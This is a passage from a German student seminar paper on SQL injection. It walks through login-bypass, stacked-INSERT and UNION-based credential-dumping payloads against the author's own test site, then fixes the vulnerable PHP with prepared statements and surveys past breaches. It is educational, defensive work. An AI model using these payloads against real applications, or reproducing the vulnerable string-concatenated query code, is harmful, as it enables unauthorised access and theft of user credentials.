Dem Angreifer ist bekannt, dass der Username einer Person „psc“ ist. Der Angreifer gibt nun folgende Angaben in die Eingabemaske ein (Ein „Fake“-Passwort muss eingegeben werden, da die Applikation clientseitig validiert, dass bei beiden Eingabemasken ein Wert eingegeben wurde):

Sign In

Username

psc' --

Password

.

Sign In

Abbildung 9 - Login ohne Passwort

Wichtig ist, dass nach den Bindestrichen -- ein Blank eingefügt wird.

Dies bewirkt, dass folgendes SQL-Statement abgesetzt wird:

SQL

```
SELECT id, username, email, firstname, lastname
FROM users
WHERE
    username = 'psc' -- ' AND password = 'd' LIMIT 1;
```

Abbildung 10 - SQL Login ohne Passwort

Alles hinter den beiden Bindestrichen -- wird als Kommentar betrachtet. Die Prüfung auf das Passwort entfällt somit. Das Login als Benutzer „psc“ hat geklappt. Ohne Passworтеingabe.

5.2.2 Angriff 2 – Login ohne Username und ohne Passwort

Szenario	Der Angreifer hat weder Kenntnis über einen Benutzernamen, noch über ein Passwort. Er möchte sich dennoch als einen Benutzer einloggen.
Ziel	Der Angreifer verschafft sich ohne einen Benutzernamen oder ein Passwort zu kennen Zugriff in den Login Bereich irgendeines Benutzers.

5.2.2.1 Vorgehensweise

Wie man als Angreifer vermuten kann, wird beim Login ein Query in folgendem Stil abgesetzt:

```
SELECT id, username, email, firstname, lastname
```

```
FROM users
```

```
WHERE username = 'username' AND password = 'password' LIMIT 1;
```

Der Angreifer gibt nun folgende Angaben in die Eingabemaske ein (Ein „Fake“-Passwort muss eingegeben werden, da die Applikation validiert, dass bei beiden Eingabemasken ein Wert eingegeben wurde):

Sign In

Username:

Password:

Abbildung 11 - Login ohne Benutzernamen und Passwort

Wichtig ist, dass nach den Bindestrichen -- ein Blank eingefügt wird.

Dies bewirkt, dass folgendes SQL-Statement abgesetzt wird:

SQL

```
SELECT id, username, email, firstname, lastname
FROM users
WHERE
    username = 'irgendwas' OR 1=1 LIMIT 1 -- ' AND password = 'd' LIMIT 1;
```

Abbildung 12 - SQL Login ohne Benutzernamen und Passwort

Die Bedingung `1=1` ist stets wahr. Es werden somit alle Benutzer zurückgegeben. Mittels `LIMIT 1` wird nur der erste gefundene Benutzer zurückgeliefert. Auch hier wird der Rest des Originalstatements mittels zwei Bindestrichen `--` auf Kommentar gesetzt. Die Abfrage auf das Passwort entfällt somit. Man hat sich also erfolgreich auf irgendeinen Benutzer eingeloggt.

5.2.3 Angriff 3 – Komplette SQL-Statements einschleusen

Aufgrund der Eingaben ist es auch möglich, komplette, fertige SQL-Statements einzuschleusen. Als Beispiel wird hier ein `INSERT` eines neuen Users genommen.

Szenario	Der Angreifer möchte sein eigenes Login erstellen, obwohl er keine Berechtigung dazu hat da die Testseite keine Registrierung neuer Benutzer zulässt sondern nur für vorhandene Benutzer zur Verfügung steht.
Ziel	Der Angreifer erstellt mittels SQL-Injection einen eigenen Benutzer mit dem er sich später beliebig einloggen kann.

Vorgehensweise

Wie man als Angreifer vermuten kann, wird beim Login ein Query in folgendem Stil abgesetzt:

```
SELECT id, username, email, firstname, lastname
```

```
FROM users
```

```
WHERE username = 'username' AND password = 'password' LIMIT 1;
```

Der Angreifer möchte nun ein zweites Query einschleusen, welches ihm einen Benutzer in der Tabelle anlegt. Hierfür muss er darauf achten, dass durch seine Angabe das Originalquery keine Syntaxfehler ausweist, denn nur dann wird auch das zweite Query ausgeführt. Darum beginnt er seine Eingabe mit dem Abschliessen des Originalstatements wie zum Beispiel:

Sign In

The image shows a web form titled "Sign In". It has two input fields: "Username" and "Password". The "Username" field contains the text: `irgendwas'; INSERT INTO users (email, username, firstname, lastname, 'password') VALUES ('insert@insert.ch', 'insert', 'new', 'user', 'password'); --`. The "Password" field contains a single dot. Below the fields is a blue button labeled "Sign In".

Abbildung 13 - Insert Statement

Wichtig ist, dass nach den zwei Bindestrichen `--` ein Blank eingegeben wird.

Dies erzeugt folgende Statements:

SQL

```
SELECT id, username, email, firstname, lastname
FROM users
WHERE
  username = 'irgendwas'; INSERT INTO users (email, username, firstname, lastname, 'password') VALUES
  ('insert@insert.ch', 'insert', 'new', 'user', 'password'); -- ' AND password = 'd' LIMIT 1;
```

Abbildung 14 - SQL Erstellen eines neuen Benutzers

Durch irgendwas'; Zu Beginn der Eingabe wird gewährleistet, dass das erste Originalstatement trotzdem ausgeführt wird und kein Fehler auftritt. Durch -- am Schluss des zweiten, eingeschleusten Statements wird gewährleistet, dass der Rest des ersten, originalen Statements, nämlich die Abfrage auf das Passwort, ignoriert und als Kommentar gehandhabt wird.

Wie man nun in der Lasche User sehen kann, wurde der neue Benutzer erfolgreich eingefügt:

Users

Michael Brodmann brodmann@bl-informatik.ch

Patrick Lehmann lehmann@bl-informatik.ch

Priscilla Schneider schneider@bl-informatik.ch

Simone Sommer sommer@bl-informatik.ch

new user insert@insert.ch

Abbildung 15 - Neuer User in Übersicht

5.2.4 Angriff 4 – Passwort und Benutzername auslesen

Die Suchfunktion ist sehr prädestiniert dafür, weitere Informationen anzeigen zu lassen, die eigentlich gar nicht angezeigt werden sollten. Dies funktioniert mit dem SQL-Befehl UNION, welcher zwei SELECT-Ergebnisse zusammenführt.

Man kann davon ausgehen, dass das SQL-Statement für die Suche in etwa wie folgt aussieht:

```
SELECT artnr, title, description, price, ean
FROM articles
WHERE title LIKE '%Suchbegriff%';
```

Nun sind zwei Schritte notwendig.

5.2.4.1 Erster Schritt: Anzahl abgefragter Felder in Suche ermitteln

Szenario	Der Angreifer möchte wissen, wie viele Attribute in der Such-Abfrage selektiert werden.
Ziel	Der Angreifer ermittelt mittels UNION-Befehl die Anzahl Felder.

5.2.4.1.1 Vorgehen

Man sucht einen Suchbegriff, der Resultate liefert. In diesem Testsystem zum Beispiel „NSA“. So weiss man, dass bei erfolgreicher SQL-Statement-Ausführung ein Resultat angezeigt wird. Man gibt nun folgendes in die Suchmaske ein:



The image shows a search bar with the text `nsa%' UNION SELECT null FROM users --` entered. To the right of the input field is a blue button labeled "Clear Search".

Abbildung 16 - Eingabe in Suchmaske

Dies bewirkt folgendes Query:

```
SQL

SELECT artnr, title, description, price, ean
FROM articles
WHERE title LIKE '%nsa%' UNION SELECT null FROM users -- %' ORDER BY artnr;
```

Abbildung 17 - SQL Ermitteln Anzahl selektierter Felder

Die Suche bringt keine Resultate was bedeutet, der UNION funktioniert nicht. Folglich sagt dies aus, dass mehr als ein Feld selektiert wird. Also wird das Ganze erneut probiert mit folgender Eingabe in die Suchmaske:

```
nsa%` UNION SELECT null, null FROM users --
```

Dies probiert man solange mit weiteren UNION SELECT null, bis die Suche wieder Ergebnisse liefert. In diesem Testsystem bei der Anzahl 5.

```
nsa%' UNION SELECT null, null, null, null, null FROM users -
```


Nun ist bekannt, dass die Suchabfrage 5 Felder selektiert.

5.2.4.2 Zweiter Schritt: Auslesen Benutzerdaten über die Suchergebnisse

Szenario	Der Angreifer möchte sensible Nutzerdaten über die Suchergebnisse anzeigen.
Ziel	Der Angreifer selektiert Benutzerdaten und fügt sie mittels UNION-Befehl den Suchresultaten bei.

5.2.4.2.1 Vorgehen

Der Angreifer kennt aus Schritt eins nun die Anzahl selektierter Felder. Er kann sich nun maximal so viele Felder (in diesem Beispiel 5) von einer anderen Tabelle selektieren lassen. Ihn interessieren ja vor allem Login-Daten. Deshalb gibt er folgendes in die Suchmaske ein:



The image shows a search bar with the following text: `nsa%' UNION SELECT username, password, null, null, null FROM users --`. To the right of the search bar is a blue button labeled "Clear Search".

Abbildung 18 - Eingabe Suchmaske Daten auslesen

Die Suche zeigt nun neben den gefundenen Artikel auch folgende Informationen an:

- **3554 - ZyXEL NSA325-2T** Premium-Network-Storage-Appliance mit 2 Disk-Einschüben für den anspruchsvollen Home-User. Bereits mit Harddisks bestückt.

Preis: 550

- **3555 - ZyXEL NSA325-4T** Premium-Network-Storage-Appliance mit 2 Disk-Einschüben für den anspruchsvollen Home-User. Bereits mit Harddisks bestückt.

Preis: 590

- **ple - 123456**

Preis:

- **psc - 123456**

Preis:

- **mib - 123456**

Preis:

- **sso - 123456**

Preis:

Abbildung 19 - Suchresultate inklusive Login Daten

Man sieht nun nicht nur die Benutzernamen, sondern auch das dazugehörige Passwort. Der Angreifer hat nun Kenntnisse über sämtliche Login-Daten. Er könnte sich auch weitere Felder anzeigen lassen, sofern er deren Attributnamen kennt. In schlimmen Fällen könnte es sein, dass Kreditkarteninformationen zum jeweiligen Benutzer abgelegt sind, welche er auslesen kann.

5.3 Sicherung des Testsystems

Ich habe mir nun überlegt, was getan werden kann, um die oben ausgeführten Injections zu verhindern und habe zu jedem Angriff Lösungsvarianten aufgezeigt.

5.3.1 Massnahme 1 gegen Angriffe

Für alle oben erwähnte Angriffe gibt es eine Massnahme, die auf jeden Fall in jeder Webapplikation getroffen werden sollte. Man verwendet, wie bereits im Kapitel [Massnahmen gegen SQL Injection](#) erwähnt, Prepared Statements. Dies sind vorbereitete Anweisungen für ein Datenbanksystem und enthalten noch keine Parameterwerte. Stattdessen werden dem Datenbanksystem Platzhalter übergeben. Das Datenbanksystem prüft die Gültigkeit der Parameter selber und verhindert so SQL-Injections. Als Beispiel hier die Unsafe-Version-Abfrage vom Login:

```
if ($username and $password){  
    $sql = '  
        SELECT id, username, email, firstname, lastname  
        FROM users  
        WHERE  
            username = \'\' . $username . \'\' AND password = \'\' . $password . \'\' LIMIT 1;  
    \';  
  
    mysqli_multi_query($con, $sql) or die ("Error: " . $con);  
  
    $result = mysqli_store_result($con);  
    $row = mysqli_fetch_array($result);  
}
```

Abbildung 20 - Source Unsafe-Version Log In

Die Eingaben der Masken Username und Passwort werden direkt in das Statement eingebunden und so als String der Datenbank übergeben. Diese führt das Statement so wie sie es bekommt aus.

Diese einfache Abfrage wurde nun durch ein Prepared-Statement ersetzt. Folglich sieht dies neu so aus:

```

if ($username and $password){
    $stmt = mysqli_stmt_init($con);
    $sql = '
        SELECT id, username, email, firstname, lastname
        FROM users
        WHERE
            username = ? AND password = ? LIMIT 1;|
    ';

    if (mysqli_stmt_prepare($stmt, $sql)) {
        mysqli_stmt_bind_param($stmt, "ss", $username, $password);
        mysqli_stmt_execute($stmt);
        mysqli_stmt_bind_result($stmt, $id, $username, $email, $firstname, $lastname);

?>

<div class="row">
    <div class="large-12 columns">
        <?php
            $loggedIn = false;
            while (mysqli_stmt_fetch($stmt)){
                $loggedIn = true;
            }

```

Abbildung 21 - Prepared Statement Log In

Das Query wird aufbereitet und mit Platzhaltern (Fragezeichen) versehen. Mittels `mysqli_stmt_prepare($stmt, $sql)` wird das Query der Datenbank übergeben. Diese interpretiert das Query und validiert es. Anschliessend wird das Statement in einem speziellen Puffer abgelegt.

Das Datenbanksystem weiss nun, dass zwei Platzhalter verlangt werden. Ein Platzhalter repräsentiert den abgefragten Username, der andere Platzhalter das Passwort. Mittels `mysqli_stmt_bind_param($stmt, "ss", $username, $password);` werden der Datenbank mit Referenz zur Abfrage `$stmt` die beiden Variablen `username` und `password` übergeben. `mysqli_stmt_execute($stmt);` befiehlt nun der Datenbank, das Statement auszuführen. `mysqli_stmt_bind_result($stmt, $id, $username, $email, $firstname, $lastname);` speichert die selektierten Felder in die entsprechenden Variablen.

Doch wieso werden Angriffe verhindert? Das Statement-Template mit den Platzhaltern wird fest in der Datenbank hinterlegt. Somit steht das Statement fest und kann auch von keinem Angreifer mehr verändert werden.

5.3.2 Massnahme 2 gegen Angriffe

Wie man beim [Angriff 4](#) gesehen hat, konnte der Angreifer sowohl Username als auch Passwort auslesen. Deshalb sollten Passwörter unbedingt immer als Hash in der Datenbank abgelegt werden. Denn dann hätte der Angreifer als Passwort wenigstens nur Hashwerte gesehen und hätte damit nicht direkt etwas anfangen können.

6 Analyse von bekannten Angriffen

Ich habe es mir wesentlich einfacher vorgestellt, bekannte Fälle von SQL Injection zu finden. Es sind viele Artikel und Einträge von Hackerangriffen zu lesen. Vielfach ist dann die Rede auch von SQL Injection, allerdings wird dies nirgends offiziell bestätigt. Ich nehme an, dass die Gründe in der Security liegen; das sie das genaue Vorgehen der Angriffe nicht publizieren, weil sich die Art von Angriffen bestimmt häufen würde. Folgende Informationen stammen aus diversen Artikeln von heise.de, zdnet.de, neam.de (genaue Auflistung im Anhang bei den Quellenangaben).

6.1 Hackangriff auf LinkedIn und Yahoo

Im Juni 2012 konnten sich Hacker vermutlich via SQL Injection Zugriff auf eine Datenbank von LinkedIn verschaffen. Sie veröffentlichten daraufhin 6.5 Millionen Zugangsdaten von Nutzern der Social Network Plattform. Die Passwörter wurden gehashed veröffentlicht. Es dauerte allerdings nicht lange bis einige entschlüsselt waren. LinkedIn bestätigte kurz darauf die Richtigkeit der veröffentlichten Daten. Sie handelten sofort und verkündeten, dass die gestohlenen Passwörter ab sofort ungültig sind. Die betroffenen Anwender hätten Informationen erhalten, wie sie ihre Zugangsdaten erneuern können. Die Sicherheitsvorkehrungen zum Schutz der Passwörter wurden daraufhin erhöht.

Dasselbe wie LinkedIn passierte nur einen Monat darauf, im Juli 2012, auch yahoo.com. Die Hackergruppe die sich „D33Ds Company“ nennt hat sich mittels SQL Injection Zugang zu Nutzerdaten verschafft. Rund 450'000 Nutzerdaten wurden veröffentlicht. D33D meinten, die Verantwortlichen bei Yahoo sollen den Angriff nicht als Bedrohung, sondern als Weckruf sehen. Das solche derartige Sicherheitslücken bei einem Konzern wie Yahoo möglich sind sei peinlich.

6.2 Hackangriff auf Sony

Ein sehr bekannter Fall ist der Vorfall von Sony im April 2011. Ob es sich hierbei um SQL-Injection handelte ist unklar. Klar ist aber, dass sensible Nutzerdaten, angeblich sogar Kreditkarteninformationen geklaut wurden. Sony legte seine Onlinedienste mehrere Tage offline.

Nur kurz darauf im Juni 2011 wurde Sony erneut angegriffen. Mittels einfacher SQL-Injection verschaffte sich die Hackergruppe LulzSec Zugriff in mehrere Sony-Websites. Gemäss Aussage von LulzSec haben sie sich Zugang zu persönlichen Daten von mehr als einer Million Nutzern verschafft. Darunter Passwörter, E-Mailadressen und andere persönliche Daten. Ausserdem haben sie auch Musikcodes und Musikcoupons erbeutet. Die Gruppe liess auch verlauten, dass sie nicht genügend Ressourcen zur Verfügung hatten, alle Daten zu klauen, dies hätte Wochen gedauert. Das gravierende an diesem Fall war allerdings, dass Nutzerdaten und Passwörter zusammen und unverschlüsselt aufbewahrt wurden und somit ohne grossen Aufwand an einer Stelle gesammelt geklaut werden konnten.

7 Fazit

Ich finde SQL-Injection einen sehr spannenden und interessanten Angriff. Die Recherche wie auch das Bauen des Testsystems war eine interessante und lehrreiche Erfahrung für mich.

Ich war beim Austesten von Angriffen mittels SQL-Injection auf mein Testsystem selber erstaunt und geschockt, wie einfach und mühelos diese Angriffe ausgeführt werden konnten, mit lediglich ein bisschen Kenntnis des Datenbankaufbaus. Es ist erschreckend, wie einfach man an sensible Daten gelangen kann, wenn die Seite nur ein paar wenige Sicherheitsaspekte nicht erfüllt.

Ich bin sehr froh, habe ich dieses Thema für diese Seminararbeit gewählt, da ich doch ab und zu mit Webentwicklung zu tun habe. Die gewonnenen Erkenntnisse haben meine Ansichten hinsichtlich Sicherheit bei Webapplikationen verschärft.

8 Anhang

8.1 Quellenverzeichnis

Hackangriff-Informationen	www.heise.de www.golem.com www.glorf.it www.zdnet.de www.neam.de
SQL Injection	http://sbg.chaostreff.at/veranstaltungen/sql-injection-attacks-and-defense-2/
Prepared Statements	http://php.net/manual/de/pdo.prepared-statements.php http://serpentsembrace.wordpress.com/2011/03/04/phpmysql-mehr-sicherheit-und-erhohte-performance-durch-mysqli-und-prepared-statements/

8.2 Testsystem

Link zur Unsafe-Version	http://sql.psc.bli.ch/unsafe/
Link zur Safe-Version	http://sql.psc.bli.ch/safe/
Link zum Reload der Tabellen	http://sql.psc.bli.ch/load.php

8.3 Abbildungsverzeichnis

Abbildung 1 - Beispiel Fehlermeldungen Uniqueness.....	8
Abbildung 2 - Printscreen Tabelle articles.....	10
Abbildung 3 - Printscreen Tabelle users.....	10
Abbildung 4 - Printscreen Testwebseite.....	10
Abbildung 5 - Übersicht Users.....	11
Abbildung 6 - Übersicht Artikel	11
Abbildung 7 - Lasche Sign In	12
Abbildung 8 – Suchfunktion	12
Abbildung 9 - Login ohne Passwort	13
Abbildung 10 - SQL Login ohne Passwort.....	13
Abbildung 11 - Login ohne Benutzername und Passwort	14
Abbildung 12 - SQL Login ohne Benutzername und Passwort	14
Abbildung 13 - Insert Statement	15
Abbildung 14 - SQL Erstellen eines neuen Benutzers.....	16
Abbildung 15 - Neuer User in Übersicht.....	16
Abbildung 16 - Eingabe in Suchmaske.....	17
Abbildung 17 - SQL Ermitteln Anzahl selektierter Felder	17
Abbildung 18 - Eingabe Suchmaske Daten auslesen.....	18
Abbildung 19 - Suchresultate inklusive Login Daten	18
Abbildung 20 - Source Unsafe-Version Log In	19
Abbildung 21 - Prepared Statement Log In	20

8.4 Source

Die Source befindet sich im mitgelieferten sql-injection.zip. Das Passwort für das Zip-File ist sqlinjection. Im File db.sql wie auch im File includes/config.php wurden die Serverangaben und Datenbankangaben durch Dummywerte ersetzt.